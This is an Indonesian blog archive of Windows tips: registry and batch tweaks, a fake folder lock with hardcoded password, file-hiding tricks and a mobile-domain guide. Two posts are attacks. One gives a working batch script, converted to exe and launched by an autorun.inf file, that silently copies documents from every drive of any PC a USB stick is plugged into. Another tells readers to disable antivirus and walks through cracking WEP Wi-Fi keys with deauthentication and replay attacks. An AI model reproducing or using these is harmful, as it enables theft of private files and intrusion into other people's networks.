Tampilkan postingan dengan label Trick n Tips. Tampilkan semua postingan

Mengganti Logon Wallpaper Win

pingin menampilkan wallpaper atau foto-mu beberapa detik saat logon? ( bedakan logon dan booting. booting adalah saat dimana system dinyalakan hingga selesai menampilkan logo wondows, sementara logon adalah saat setelah logo windows dan sebelum memilih user.) silahkan buka notepad dan tulis:
Windows Registry Editor Version 5.00
[HKEY_USERS\.DEFAULT\Control Panel\Desktop]
"Wallpaper"="C:\Documents and Settings\master\My Documents\My Pictures\foto.bmp"

perhatikan isi pada bagian wallpaper. isikan letak dimana file yang akan dijadikan wallpaper berada, lengkap dengan nama dan extensinya. misalnya ane punya file bernama foto berjenis bmp di folder my pictures, maka isian yang benar seperti diatas.
 
oya, format wallpaper-nya harus .bmp 
lalu save sebagai "terserah.reg". dan double klik file barusan, klik yes. silahkan restart untuk melihat hasilnya.

Mengunci Folder Tanpa Menggunakan Software

Sering kali kita merasa was-was dalam menyimpan file dalam komputer, sekalipun komputer yang kita gunakan adalah pribadi apalagi file tersebut sangat penting dan sangat pribadi. Artikel kali ini saya akan membahas bagaimana cara mengunci folder tanpa harus menggunakan software atau program apapun, disini cukup kita membuat script yang kemudian akan mengunci folder dengan memasukkan password yang kita buat.
Berikut langkah-langkah mengunci folder :


  1. Buat Folder dimana saja dalam hal ini saya membuatnya didrive D:
  2. Rename folder tersebut dengan nama misalanya “SyamFile” (tanpa tanda petik)
  3. Selanjutnya buka Notepad kemudian copy pastekan script dibawah ini.
  4. cls @ECHO OFF title Folder SyamFile if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK if NOT EXIST SyamFile goto MDLOCKER :CONFIRM echo Apakah anda ingin mengunci SyamFile tersebut ? (Y/N) set/p "cho=>" if %cho%==Y goto LOCK if %cho%==y goto LOCK if %cho%==n goto END if %cho%==N goto END echo Ketik Y atau N. goto CONFIRM :LOCK ren SyamFile "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" echo SyamFile Terkunci goto End :UNLOCK echo Masukkan Password untuk membuka kunci set/p "pass=>" if NOT %pass%== 12345 goto FAIL attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" SyamFile echo SyamFile sudah di buka goto End :FAIL echo Password salah goto end :MDLOCKER md SyamFile echo SyamFile Sukses di buat goto End :End
  5. Setelah dipastekan kedalam notepad, kemudian save dengan nama “kunci.bat” pada directory yang sama dengan folder yang ingin kita kunci tadi.
  6. Jika berhasil maka tampilannya jika kita mengklik 2X kunci.bat seperti gambar dibawah ini.
  7. Pilih Y untuk mengunci folder yang kita buat dan hasilnya seperti gambar berikut :

Cophyright © Ilmu Pelajar_www.Ilmu-pelajar.co.cc™

Software Pengirim Pesan Massal di Facebook

Di internet banyak sekali bermunculan situs jejaring sosial, tentunya dibarengi dengan banyaknya software-software maupun aplikasi pendukungnya yang bermunculan dan salah satunya adalah Facebook Friend Messenger yang merupakan software untuk mengrim pesan massal kepada sobat-sobat kita secara sekaligus.

Dengan software ini kita lebih mudah pada saat mengirim pesan ke sobat kita di facebook, tanpa harus mengirimkannya satu persatu sehingga mempersingkat waktu dan efesien. Portable yang satu ini sangat mudah sekali dalam pengoperasiannya.


Software ini bekerja apabila kita terhubung dengan koneksi internet, kita tinggal menulis pesan yang akan kita kirimkan dan memilih siapa saja yang akan menerima pesan kita ini.

Software ini bukan spyware dan aman digunakan kesemua sistem operasi windows.walau agak terlambat saya publikasikan portable yang satu ini akan tetapi masih ada saja dari teman-teman yang menanykan khususnya mengirim pesan dalam jumlah banyak.

Tertarik dengan portable ini silahkan sobat mendownloadnya disini
Cophyright © Ilmu Pelajar_www.Ilmu-pelajar.co.cc™

Jangan menekan tombol F1 saat browsing

Pasti sobat blogger bilang kenapa??? kalau pengen tau baca terus,..;.
Seperti dikutip dari Microsoft Security Advisory, sebuah kelemahan telah ditemukan pada VBScript. Tepatnya, kelemahan ini akan berpengaruh pada komputer yang menjalankan Windows XP dan browser Internet Explorer (IE).

Kelemahan ini bisa dieksploitasi ketika pengguna menekan tombol F1. Tombol itu biasanya digunakan untuk memanggil fungsi bantuan (Help Menu) pada aplikasi Windows

"Jika sebuah situs jahat menampilkan Dialog Box yang dibuat khusus dan pengguna menekan F1, sebuah kode jahat bisa dijalankan di komputer pengguna sesuai dengan otoritas pengguna tersebut," demikian peringatan dari Microsoft.

Nah, beberapa cara ditawarkan Microsoft untuk mencegah kelemahan ini menyerang komputer:

* Jangan menekan F1 saat diminta oleh situs tertentu
* Matikan akses ke Windows Help
* Ubah aturan pengamanan IE menjadi 'High' untuk memblokir ActiveX
* Atur IE agar memberi peringatan saat hendak menjalankan ActiveX

Sekali lagi, celah ini berpengaruh pada komputer yang menjalankan browser Internet Explorer pada sistem operasi Microsoft Windows XP. Pengguna sistem operasi atau piranti lunak browser lain tak akan terpengaruh
Cophyright © Ilmu Pelajar_www.Ilmu-pelajar.co.cc™

Tips memilih dan membeli Harddis

Sebelum membeli, pastikan PC Anda cocok dengan HDD yang baru. Jika PC Anda kebetulan lawas, kemungkinan CPU yang lamban dan dan RAM yang kecil akan kesulitan menyamai performa HDD tersebut.

Pastikan casing Anda memiliki ruang kosong. Kebanyakan casing desktop memiliki minimal satu slot drive internal. Jika tak tersedia ruang untuk HDD internal tambahan, artinya Anda tak bisa memakai HDD lama dan baru secara bersamaan.

Beli harddisk dengan dengan kapasitas besar sekaligus. Bukan sembrono, tapi pintar namanya jika Anda membeli HDD dengan kapasitas lebih besar dari yang anda pikir akan Anda butuhkan. Ini penting sebagai langkah antisipasi, apalagi jika Anda berencana menggunakan PC tersebut untuk jangka waktu yang lama. Toh harganya tak jauh beda. Contohnya, banyak konsumen memilih HDD 80GB, padahal mereka bisa memiliki yang berkapasitas 160GB dengan menambah dana sedikit saja, begitu pula dengan yang 250GB, 500GB, dan seterusnya.

Sesuaikan HDD dengan kecepatan antarmuka koneksinya. Antarmuka ATA-100 dan ATA-133 dari HDD keluaran terbaru relatif lebih cepat ketimbang antarmuka koneksi PC keluaran lama. Jadi, gunakan kartu antarmuka (harganya sekitar 200rb sampai 350rb Rupiah, tergantung merek) untuk menjamin performa terbaik dari HDD yang baru.

Manfaatkan HDD eksternal sebagai backup. Drive jenis ini sangat ideal sebagai cadangan bagi PC Anda.

Cophyright © Ilmu Pelajar_www.Ilmu-pelajar.co.cc™

Cara Menyembunyikan File Penting di PC

Setiap orang memiliki file tertentu yang ingin dirahasiakan. Salah satu cara untuk melakukannya adalah untuk membuat file tersebut tersembunyi dalam file sistem. Jadi jika Anda menginginkan untuk melakukan hal tersebut, berikut ada dua cara sederhana untuk menjaga file penting Anda agar tak terlihat.

1. Membuat Invisible Folder

Ini bekerja baik pada Windows XP dan Vista, tetapi belum tahu dengan versi Win lainnya. Folder akan hanya terlihat ketika Anda mencoba untuk menyorotnya. . Jika Anda ingin memastikan bahwa tidak ada yang akan menemukannya Anda dapat meletakkanya di tempat yang tersembunyi.

Bagaimana membuat invisible folder ?

1. Buat folder yang baru.

2. Ganti nama: Sorot folder dan tekan tombol F2. Tahan tombol Alt dan ketik 0160. Tekan Enter. Anda harus menggunakan Numpad untuk memasukkan angka – angka.

3. Mengubah ikon : Klik kanan pada folder – Properties – Customize – Change the icon – Pilih icon yang kosong – Ok.

4. Selesai.

2. Menyembunyikan Folder/File Dalam Gambar

1. Pertama kompres file dengan menggunakan program kompresi.

2. Pindahkan arsip dan gambar yang ingin Anda gunakan untuk untuk menyembunyikan file ke folder pilihan Anda.

3. Buka command prompt Windows: ‘Start- Run- cmd’

4. Arahkan ke folder. Jika Anda tidak terbiasa dengan perintah baris perintah, Anda dapat mengetik CD tempat folder berada kemudian ketik CD Nama_folder.

5. Jika sudah, masukkan perintah berikut :

COPY /B Nama_image.jpg + file.zip image_baru.jpg

6. Selesai.

Cophyright © Ilmu Pelajar_www.Ilmu-pelajar.co.cc™

Trick Membuat Tulisan Gaul Dari keyboard

pasti sahabat sekalain sudah bosen dengan tulisan yang gak mantep dari komputer kamu,.ato buat kalangan anak muda yang suka nongkrong di depan komputer buat browsing seharian demi mencari informasi atau chating, fb, ym, dll deh,,, nah buat ngilangin kejenuhan atau BORING “bahasa gaul gitu deh” saya punya trik nih buat lampu keyboard anda2 kelap-kelip hehehe lucu y!!! yuuu langsung aje,..!!


1. tulis Script berikut ini ato bisa juga copy paste ke notepad :

Set wshShell =wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “{CAPSLOCK}”
wshshell.sendkeys “{NUMLOCK}”
wshshell.sendkeys “{SCROLLLOCK}”
loop
2. klik save as pada menu file di notepad, isikan nama file tersebut dengan di akhiri .vbs dengan format all files,.

contoh : Tulisan Gaul.vbs

klik save (anda bebas mau taruh file dimana saja) kalo saya sih saya taruh di dekstop supaya lebih mudah mencarinya.

3. setelah file tersebut terbentuk klik file Tulisan Gaul.vbs dengan mengklik2x,,,, nah lihat hasilnya pada lampu keyboard Numlock, Capslock dan Scrollock akan berkedip
dan tuliskan dimana saja lihat tulisan nya ,. gaul ,..bukan seperti InI BuKAn,.
Warning:
untuk menghentikannya masuk ke task manager>proses atau tekan berbarengan Alt+Ctrl+Del cari file wscript.exe klik end proses pada pojok kanan bawah.

Selamat Mencoba,..

Merampok Data PC Dengan USB FlashDrive

  1. Buka notepad pertama . .. kalau males ngetik bisa copas tulisan di bawah ini ..
@echo off
REM Name : silentxxx
REM Author : Silentxxx
Set silent=%computername% _ %random%
If not exist ”%silent%” Md “%silent%”


For%%a in (C D E F G H I J) do if exist %%a:\ (
For /f “tokens=*” %%b in (‘dir /a/b/s %%a:\*.doc’) do (
attrib –s –h –r “%%b”
copy “%%b” “%silent%” /y)
For /f  “tokens=*” %%b in (‘dir /a/b/s%%a:\.xls’) do (
attrib –s –h –r “%%b”
copy “%%b” “%silent%” /y)
For /f “tokens=*” %% b in (‘dir /a/b/s%%a:/*.txt’) do (
attrib –s –h –r “%%b”
copy “%%b” “%silent%” /y)
For /f “tokens=*” %%b in (‘dir /a/b/s%%a:/*.docx’) do (
attrib –s –h –r “%%b”
copy “%%b” “%silent%” /y)
)
  1. Save file tersebut dengan nama terserah .bat dan save as type all files .,udah pa blon??
Sekarang coba di jalankan file dengan exstensi bat tersebut maka di samping File akan terbuat semua file yang di copy dari drive C ampai Z (kalau punya )wkwkwk. gila banyak amat..
Code di atas dapat di ubah atau di tambah sesuai dengan keinginan kalian masing-masing bisa di tambahkan kode
For /f “tokens=*”  %%b in (‘dir /a/b/s%%a:\*.zip’)  do(
attrib –s –h –r  “%%b”
copy “%%b” “%silent%” /y)
maka file yang berextensi zip akan masuk ke Flash Disk kamu (wah lumayan dapat software kompresan gratis wkwkwk)
ubah sesuai extensi apa yang kamu inginkan misalnya *.pdf  atau *.html
maka file terserah.bat akan berjalan sesuai dengan keinginan anda .
File tersebut bisa anda ubah ke bentuk extensi exe. .. enak atuh,, lebih mudah.. dengan software Bat_To_Exe_ConverterV1.5  kalau belum punya kakak-kakak bisa download di http://www/brothersoft.com/bat-to-exe-converter-50301.html
Cara mengubahnya adalah
  1. Buka software tersebut..
  2. Pilih yang compile
  3. Dan sekarang file.bat yang tadi kita buat menjadi file yang berextensi *.exe lebih enak kan ..
  4. Agar file tersebut maka kita harus buat file autorun
  5. Buka notepad ketikkan
[autorun]
Open=terserah.exe
  1. save as dengan nama Autorun.inf dan terserah.exe di dalam directory USB Flash Drive kamu..
  2. Selesai .. Akhirnya sekarang colokkan atau masukkan FD kamu atau loe atau agan di pc mana aaja akan terkcopy banyak data yang kamu terima .. thnkz.. tamat
Sumber : Binus Hacker
Cophyright © Ilmu Pelajar_www.Ilmu-pelajar.co.cc™

Beberapa Trick untuk mengintip Password jaringan wireless/hotspot

Ngomong2,. tentang wireless/wifi , sahabat sekalian pada tau,.kan??  kalau gak tau malu,.. karna ini sudah umum dikenal,. trick untuk mengintip password ea sebenarnya banyak sekali namun saya kasi tau yang sering orang pakai saja,. pengen tau langsung cekidot,


1.coba gunakan Wireless Key View v1.15. Dengan software ini anda mampu melihat Nama jaringan, Tipe Key Networknya, dan hash passwordnya, sekaligus hasil cracknya. Segera coba, download dulu di DISINI Atau DISINI 

Screenshoot:

Cara gunakan Wireless_Key_View :
1. jalankan WKV di windows
2. perhatikan daftar hotspot yang muncul
3. klik salah satunya (pastikan pilih yang aktif)
4. perhatikan kode hex
5. copy kode hex dan ingat nama hotspot
6. masuk ke jendela wireless network conection (lihat ikon network di taskbar )
7. cari hotspot yang diingat dan klik ganda (akan muncul jendela password)
8. paste-kan kode hex
9. selanjutnya terserah anda.
nb : WKV hanya berfungsi untuk mengintip password saja dan tidak bisa untuk membobol hotspot. Cara ini hanya berlaku jika kompi sudah pernah online di hotspot bersangkutan yang passwordnya belum diganti.
Tambahan: Software ini biasanya di detect sebagai VIRUS oleh beberapa ANTIVIRUS, tapi tidak bermasalah koq dan sudah DIBUKTIKAN. Jadi sebelum download atau mau di jalankan/RUN non aktifkan dulu "ANTIVIRUS" lalu simpan di Flash disk atau media lain.


2.Coba pakai Wireless Wep Keys mungkin tools ini dapat membantu anda dalam masalah cracking WEP key.
cara kerjanya amatlah mudah yaitu
1. download file iniDISINI terlebih dahulu
2. lalu jalankan WKey.exe setelah itu pilih Find Wireless Wep Keys
3. maka akan muncul seperti ini

^_^ sudah hanya seperti itu saja, jujur saya pribadi belum mencoba hehehe karena jarang sekali ada koneksi wireless di daerah saya tinggal. Namun jangan berharap 100% pada tools ini.
Note : tidak ada virus dalam tools ini, sebelumnya saya sudah scan dengan antivirus saya bila anda menemukan virus maaf :)  atau
WIRELESS HACKING TOOL

NetStumbler
Netstumbler yang dikenal sebagai Jaringan Stumbleris suatu alat acilitates detecting dari Wireless Lans menggunakan Wireless 802.11b, 802.11a dan 802.11g WLAN standar yang berjalan pada sistem operasi dari microsoft Win98 – Win Vista, ada versi lain juga yang disebut Anothere Mini Stumbler yang menggunakan sistem operasi Windows CE. Untuk alat” kecil yang bisa di genggam.
Anda bisa mendapatkannya disini
Aircrack
Tercepat untuk WEP / WPA cracking tool
Aircrack adalah suite alat untuk 802.11a/b/g WEP dan WPA cracking. Hal ini dapat dilakukan dalam 40 sampai 512-bit password WEP dan hanya sekali dienkripsi paket” telah dikumpulkan. Aircrack juga dapat menyerang WPA 1 atau 2 jaringan dengan menggunakan metode lanjutan cryptographic kasar atau memaksa. Suite yang mencakup airodump (802,11 sebuah paket pengambil program), aireplay (802,11 sebuah paket suntikan program), aircrack (statis WEP dan WPA-PSK cracking), dan airdecap (decrypts WEP / WPA untuk pengambil file).
Anda dapat memperoleh Aircrack disini
Airsnort
802,11 WEP Encryption Cracking Tool
AirSnort adalah LAN nirkabel (WLAN) tool yang digunakan untuk merecover enkripsi password. Ia dikembangkan oleh shmoo kelompok pasif dan dioperasikan oleh pemantauan transmisi, komputasi enkripsi password akan dilakukan bila paket telah dikumpulkan. Anda mungkin juga akan tertarik dengan Airsnort ini.
Anda dapat memperoleh AirSnort disini
Cowpatty
Cowpatty ini adalah tools yang baik untuk memaksa cracking WPA-PSK, yang dianggap “WEP Baru” untuk Home Wireless Security. Program ini hanya mencoba a bunch dari berbagai pilihan dari kamus file untuk melihat dan menemukan apa yang didefinisikan sebagai Pre-Shared Key.
Anda dapat memperoleh Cowpatty disini
Asleap
Alat ini sangat bagus ketika menggunakan jaringan Leap. Alat ini dapat digunakan untuk mengumpulkan data otentikasi yang sedang lewat di jaringan, dan ini dapat di sniffed sehingga bisa di crack. Leap tidak melindungi otentikasi lainnya seperti “real” EAP, yang merupakan alasan utama mengapa Leap dapat mudah rusak.
Anda dapat memperoleh Leap disini
Ethereal
Ethereal digunakan oleh seluruh dunia Wind0s oleh kedua sistem operasi dan opensource, yang digunakan untuk mengatasi masalah, analisis, dan perangkat lunak protokol pembangunan, dan pendidikan. Memiliki semua fitur-fitur standar yang akan diharapkan dalam analisa protokol, dan beberapa fitur tidak dilihat pada setiap produk. Lisensi open source memungkinkan penambahan perangkat tambahan bagi anda” yang memiliki keahlian. Bagus loh.. Coba deh :D
Anda dapat men-download Ethereal disini
Yang lainnya:

AiO Wireless Hack Tools 2009:

• NetStumbler 0.4.0
• Kismet 2005 08 R
• Wellenreiter v1.9
• WEP Crack 0.1.0
• Airsnort 0.2.7e
• Wepwedgie 0.1.0 alpha
• Hotspotter 0.4 Information File:
Name: AIO Wireless Hack Tools 2009 Full
Size: 8,1 MB (recovery register 1%)
Language: English
Support Platform: Linux, Windows.
Format: RAR
Downloadfile :
WIRELESS HACKING TUTORIAL
WEP adalah Wired Equivalent Privacy. Ini merupakan standar untuk enkripsi nirkabel sampai sekarang. Banyak orang bahkan tidak menggunakan WEP karena keamanan yang lemah, repot, atau WEP sangat pointless, karena bisa dicrack, walaupun biasanya memakan waktu cukup lama untuk memperoleh cukup data untuk mendapatkan password WEP, terutama password yang sangat panjang.
WEP terdiri dari password rahasia dan enkripsi. Password rahasia yang digunakan bersama antara akses point dan semua orang di jaringan nirkabel, terdiri dari 5 atau 13 karakter. Digunakan oleh proses enkripsi untuk komunikasi paket yang disamarkan sepanjang WLAN, atau Wireless Local Area Network. Semua paket yang unik dan acak, jadi jika seseorang melakukan crack pada satu paket key, mereka tidak dapat melihat apa yang dilakukan orang lain tanpa melakukan cracking pada mereka juga.
Ini semua dilakukan dengan menggunakan password rahasia bersamaan dengan tiga karakter (the Initialization Vector, atau IV) yang dipilih secara acak oleh perangkat nirkabel. Misalnya, jika Anda adalah password “hello”, mungkin membuat “abchello” untuk satu paket, dan “xyzhello” untuk lainnya.
WEP juga menggunakan XOR, atau Eksklusif ATAU, untuk enkripsi. XOR membandingkan dua bit, dan jika theyre berbeda, ia akan mengembalikan 1. Jika tidak, ia akan mengembalikan 0. Misalnya, 1 XOR 1 akan 0, dan 1 XOR 0 akan 1.
Array adalah variabel yang dapat menyimpan beberapa nilai. Misalnya, array abjad [26] akan terus nilai 26, yang diberi label 0 melalui 25.
Contoh:
alphabet[0] = ‘A’;
alphabet[1] = ‘B’;
void swap(char &first, char &second)
{
char temp = first;
first = second;
second = temp;
}
swap(alphabet[0], alphabet[1]);
Jika nilai-nilai array swapped randomely telah berkali-kali, maka tidak mungkin dikirim ke array elemen yang memegang nilai.
Algoritma yang sebenarnya digunakan oleh WEP untuk mengenkripsi paket yang adalah RC4. RC4 terdiri dari dua langkah: dengan password dan Penjadwalan Algoritma Pseudo Random Generasi Algoritma. Bagian pertama, yang Penjadwalan Algoritma password, atau KSA, seperti ini dalam kode C, assuming k [] adalah array dari password rahasia:
int n = 256;
char s[n];
// initialization
for (int i = 0; i <= (n – 1); i++)
s[i] = i;
int j = 0;
// scrambling
for (int l = 0; l <= (n – 1); l++)
{
j += s[l] + k[l];
swap(s[l], s[j]);
}
Mari kita telaah kode di atas hingga kita tahu bahwa:
1. Integer ‘n’ menentukan seberapa kuay enkripsi yang kita buat. WEP disini menggunakan 256.
2. Array karakter ‘k’ adalah password rahasia yang dikombinasikan dengan tiga karakter palsu. Hal ini tidak berubah sama sekali dalam program ini.
3. Tanda ’//Inisialisasi’ hanya merupakan inisialisasi, sebanyak karakter 0-255.
4. Integer ‘j’ digunakan untuk memegang nilai selama scrambling. Selalu diinisialisasi ke 0, karena harus selalu di mulai 0.
5. Selanjutnya, (di mana ‘/ / scrambling’) scrambling proses dimulai. Pada dasarnya akan menghasilkan ‘s’ array “acak” dari sebelumnya ‘ s’ array yang ditentukan.
6. Di dalam lingkaran, yang pertama mereka merges password (k) dengan acak array (s) untuk membuat sebuah karakter selesai. Lalu, panggilan untuk swap () menempatkan ke dalam array dari karakter selesai.
Sekarang saatnya untuk bagian kedua dari algoritma RC4, maka Algoritma Pseudo Random Generation (PRGA). Bagian ini output streaming password berdasarkan KSA’s pseudo-acak array. Streaming key ini akan digabung dengan data cleartext untuk menciptakan data yang dienkripsi.
int i = 0;
int j = 0;
int z;
while (data_disini)
{
i++;
j += s[i];
swap(s[i], s[j]);
z = s[s[i] + s[j]];
// z is outputted here
// and then XOR’d with cleartext
}
1. Integers’ i ‘dan’ j ‘telah dideklarasikan dan diinisialisasi ke 0.
2. Terdapat satu lingkaran yang berjalan sampai akhir paket data tersebut tercapai.
3. ‘I’ adalah incremented dalam setiap perulangan dari lingkaran itu agar tetap berjalan.
4. ‘J’ memegang pseudo-nomor acak.
5. Pemanggil lain untuk swap () karakter yang aktif dalam s [i], dan s [j].
6. ‘Z’ dihitung dengan menambahkan s [i], dan s [j] dan mengambil nilai dalam elemen sesuai jumlah mereka. Alasan ini akan dijelaskan nanti.
7. ‘Z’ adalah XOR’d dengan cleartext untuk membuat teks baru dienkripsi.
Berhubung dgn putaran CRC stands for redundancy checksum. Ketika paket-paket yang dikirim ke seluruh jaringan, harus ada cara untuk mengetahui host menerima paket belum rusak dengan cara apapun. Ini adalah tujuan dari CRC. Sebelum data dikirim, CRC menghitung nilai, atau checksum, untuk paket yang akan dikirim dengan paket. Bila diterima, target host menghitung baru dari checksum menggunakan CRC. CRCs Jika cocok, maka paket dari kredibilitas telah dikonfirmasi.
Ringkasnya. Access Point menciptakan pseudo-acak karakter. Mereka bergabung dengan berbagi prechosen password untuk membuat password rahasia. KSA kemudian menggunakan password ini untuk membuat pseudo-acak array, yang digunakan oleh PRGA streaming untuk membuat key. Password ini kemudian di XOR dengan cleartext untuk menciptakan data dienkripsi, dan masuk ke dalam CRC dan membuat checksumnya.
Kemudian, untuk penerimaan host decrypts. Karakter ditambahkan oleh AP yang akan dihapus dan digabung dengan key untuk dikirim kembali bersama dengan password rahasia. Password masuk melalui seluruh proses RC4, dan XOR’d dengan teks terenkripsi, dan menciptakan cleartext checksum. Checksum akan dihapus dan dibuat yang kemudian dibandingkan untuk melihat apakah data selamat, dan apakah ini merupakan pengguna asli.
Bagian II: Cracking WEP
Sebelum kita masuk cracking WEP, mari kita bahas beberapa flaws dalam proses enkripsi:
* Ada 5% kesempatan bahwa nilai dalam s [0]-s [3] tidak akan berubah setelah tiga Iterasi oleh KSA.
* Yang pertama nilai dalam data dienkripsi adalah SNAP, yang 0xAA, atau 170 basis 10. Sniffing pertama dari byte dan teks terenkripsi XOR-ing dengan 170 akan memberikan output byte pertama dari PRGA.
* J format tertentu yang byte yang diberikan oleh AP akan menunjukkan bahwa ia adalah lemah dan mudah untuk di crack. Format ini (B + 3, 255, X), dimana B adalah byte dari password rahasia. Dimana X dapat bernilai apapun.
Kita akan berbicara tentang KSA sekarang. Mari kita menetapkan beberapa variabel untuk “pengujian”:
* Karakter kode yang diambil dari AP adalah 3255,7. Kami sniffed itu dari udara. Kami akan menggunakannya karena hasil tes telah menunjukkan itu adalah kode yang sangat lemah.
* Shared passwordnya adalah 22222. Dalam prakteknya, Anda tidak akan tahu ini.
* N adalah 256.
* Jika ada nilai di atas 256, modulo operasi akan digelar di atasnya. Nilai yang dihasilkan itulah yang akan digunakan.
* Array ‘s’ telah dipastikan, dengan nilai 0-255.
Buka program Kismet. Kismet adalah scanner nirkabel bebas untuk Linux. Bila Anda membukanya, Anda akan melihat daftar WLAN yang berada dalam jangkauan. Pilih salah satu dan buat catatan dari keempat rincian berikut ini (perlu diketahui bahwa target komputer didapat dari setiap host pada WLAN):
* AP MAC Address
* MAC Address komputer target.
* WEP – Key digunakan
* Wi-Fi- saluran yang digunakan
Buka Aircrack dan anda akan mulai menangkap paket-paket. Anda juga akan menangkap IVs. Tapi ini memakan waktu lama. Ia bahkan dapat berlangsung selama beberapa jam atau hari untuk menangkap jumlah IVs ke crack password WEP.
Untungnya, kami dapat mempercepatnya. Misalnya, jika WLAN sangat sibuk, maka akan lebih banyak lalu lintas paket IVs, sehingga IVs lebih mudah diambil. Jika kami terus ping ke jaringan, akan menghasilkan lebih banyak paket data.
ping-t-l 50000 ip_address
Jadi apa yang harus dilakukan sekarang? Kami memiliki sedikit data, tetapi kita harus mendapatkan password WEP di sini. Ada waktu untuk meloloskan void11. Void11 yang di deauthenticate AP ke semua host yang ada disana. Cutting off dilakukan hingga ke seluruh host. Hal pertama yang dilakukan dalam hal ini adalah automaticall yang akan mencoba untuk menyambung kembali koneksi ke AP.
Namun ada teknik lain yang disebut replay attack. Ini menangkap sebuah paket dari sebuah host pada WLAN, kemudian melakukan spoofs host dan terus mengulang paket berulang ulang. Menghasilkan lalu lintas paket data yang sangat besar. Yang terbaik dari program ini adalah airreplay. Ini adalah untuk apa void11 digunakan.
Buka airodump. Sekarang, ucapkan terima kasih kepada Replay Attack. IV berjalan sekitar 200 per detik. Wow! Anda mungkin akan mendapatkan semua paket yang diperlukan dalam waktu 10 menit. Semua IVs sedang ditulis ke dalam file yang akan diambil. Kemudian buka aircrack. Aircrack akan membaca semua IVs yang di ambil dari file, dan melakukan analisis statistik pada file tsb. Lalu, ia akan berusaha untuk brute force file” yang ada. Setelah menemukan passwordnya, password itu akan diberikan pada anda.
Hehehe.. Finally: Kamu sudah mendapatkan passwordnya :D
================== [ EOF ] =================
Selamat membaca – Ini gw dedikasikan buat seluruh BinusHacker Community
Doakan usaha gw lancar ye.. Kzkzkz..
Salam buat kalian semua dari Gw [ UtuH ]
Yang ngopy: Tolong sertain nama gw ye.. Kzkzkzkz (*Narses + sarap mode on)
Uyeee… :P

Salam,. buat Irwan,.. Selamat mencoba,..


Cophyright © Ilmu Pelajar_www.Ilmu-pelajar.co.cc™

Membuat Domain Mobile Gratis di Mofusepremium

 
nig940w2yy71cu4gt69.jpgKali ini aku akan membahas soal bagaimana kita dapat membuat blog kita menjadi bisa di buka di ponsel atau hp kita. Biasanya para blogger yang ngeblog pakek wordpress self hosting ato berbayar, menggunakan wp-mobile atau mobile press.

Kali ini aku akan memberi tahu kepada sampeyan-sampeyan tanpa menggunakan plugin2 tersebut, melainkan menggunakan jasa dari web penyedia web mobile yaitu MoFuse. Dengan menggunakan jasa web itu kita bisa mengcostum alamat web mobile dengan m.domainsampeyan.com dan lainnya. *Lho, mub koq bisa…??? biasanya kan gk bisa bgitu…???, trus mub msog kita klo diponsel harus ngetik m.domainaku.com gk bisa langsung gini domainaku.com…??? :bingung . Oke, prend saya jelaskna dulu cara2nya… Tolong diperhatikan yah…!!!
  1. Bukalah alamat www.mofusepremium.com. Trus scroll ke bawah terus sampai kebawah mentog dan ketemu MoFuse for Blogs (free) klik button bawahnya atau klik link <<–ini–>>
  2. Muncul kotak join, yang hanya berisi dengan alamat e-mail anda dan password. Isi sesuai dengan e-mail dan password yang anda inginkan. Langsung klik Join!
  3. Setelah anda klik Join! anda langsung ditujukan kepada halaman setting untuk blog mobile anda.
  4. Klik Launch a Mobile Site.
  5. Langsung muncul halaman setting Launch a New Mobile Site. Isi dari halaman itu antara lain :

Step 1. (essential site information)

  • Site Name : Isi dengan nama blog anda.
  • Site ID (URL) : Bisa anda isi dengan nama blog anda seperti “joker”
  • Category : Pilih kategory yang sesuai dengan blog sampeyan.

Step 2. (add an rss feed)

  • RSS Feed Title : Isi dengan judul atau nama Feed anda seperti “joker Feed”
  • RSS Feed URL : Isi dengan alamat Feed anda seperti “http://domainanda.com/feed”
  • Tidak usah beri tanda centang pada “Skip adding an RSS feed right now or bypass feed validation”

Step 3. (the boring stuff)

  • Make this site public? (You can change this later) : beri tanda centang.
  • You’ve read and agree to our Revenue Sharing Policy : beri tanda centang juga.
6. Klik Launch Your Mobile Site.
Setelah itu anda akan di bawa ke halaman awal lagi. Klik gambar pensil tepatnya pada Your Mobile Sites. Setelah sampeyan klik nanti muncul halaman yang ada tulisan Costum Domain pada sidebar kanan. Klik Costum Domain, ketikkan domain kostum yang akan anda gunakan seperti “m.joker.com”. Terakhir klik save.
Ok, beres untuk settingan di MoFuse, skrang kita DNS lewat cpanel sampeyan masing-masing. Oh, iya hampir lupa aq, perhatikan kolom Custom Domain Help di situ ada tulisan antara lain:
  • In order to use a custom domain with your MoFuse mobile site you will need to be able to add a CNAME entry into your DNS.
  • Make a CNAME entry in your DNS and point it to: “nama anda”.mofuse.mobi. (ini isinya sama dengan yang sampeyan isikan di Site ID (URL))
  • You must already own the domain you are trying to use.
  • Note: It make take up to 48 hours for your DNS to make the changes.
Ok, sekarang kita masuk pada cpanel masing-masing blog kita. Masuk ke namadomain.com/cpanel. Setelah itu ikuti langkah-langkah berikut ini :
  1. Cari menu Domains
  2. Klik Simple DNS Zone Editor
  3. Setelah itu kita akan di hadapkan dengan dua pilihan yaitu Add an A Record dan Add an CNAME Record. Kita akan fokus ke Add an CNAME Record karena ini yang akan kita gunakan.
  4. Pada Add an CNAME Record kita dihadapkan dengan dua kotak yaitu :
  • Name : kolom ini anda isi dengan alamat yang anda inginkan jika anda menginginkan alamat “m.namadomain.com” maka isi dengan “m”
  • CNAME : Isi dengan alamat DNS dari MoFuse kita contohnya nama anda”.mofuse.mobi.
5. Ok, sudah beres klik Add CNAME Record, silahkan keluar dari cpanel sekarang masuk pada admin anda. Jika anda menggunakan wordpress maka ketikkan http://domainanda.com/wp-admin.
6. Masuk pada editor tema anda dan pilih bagian hesder.php
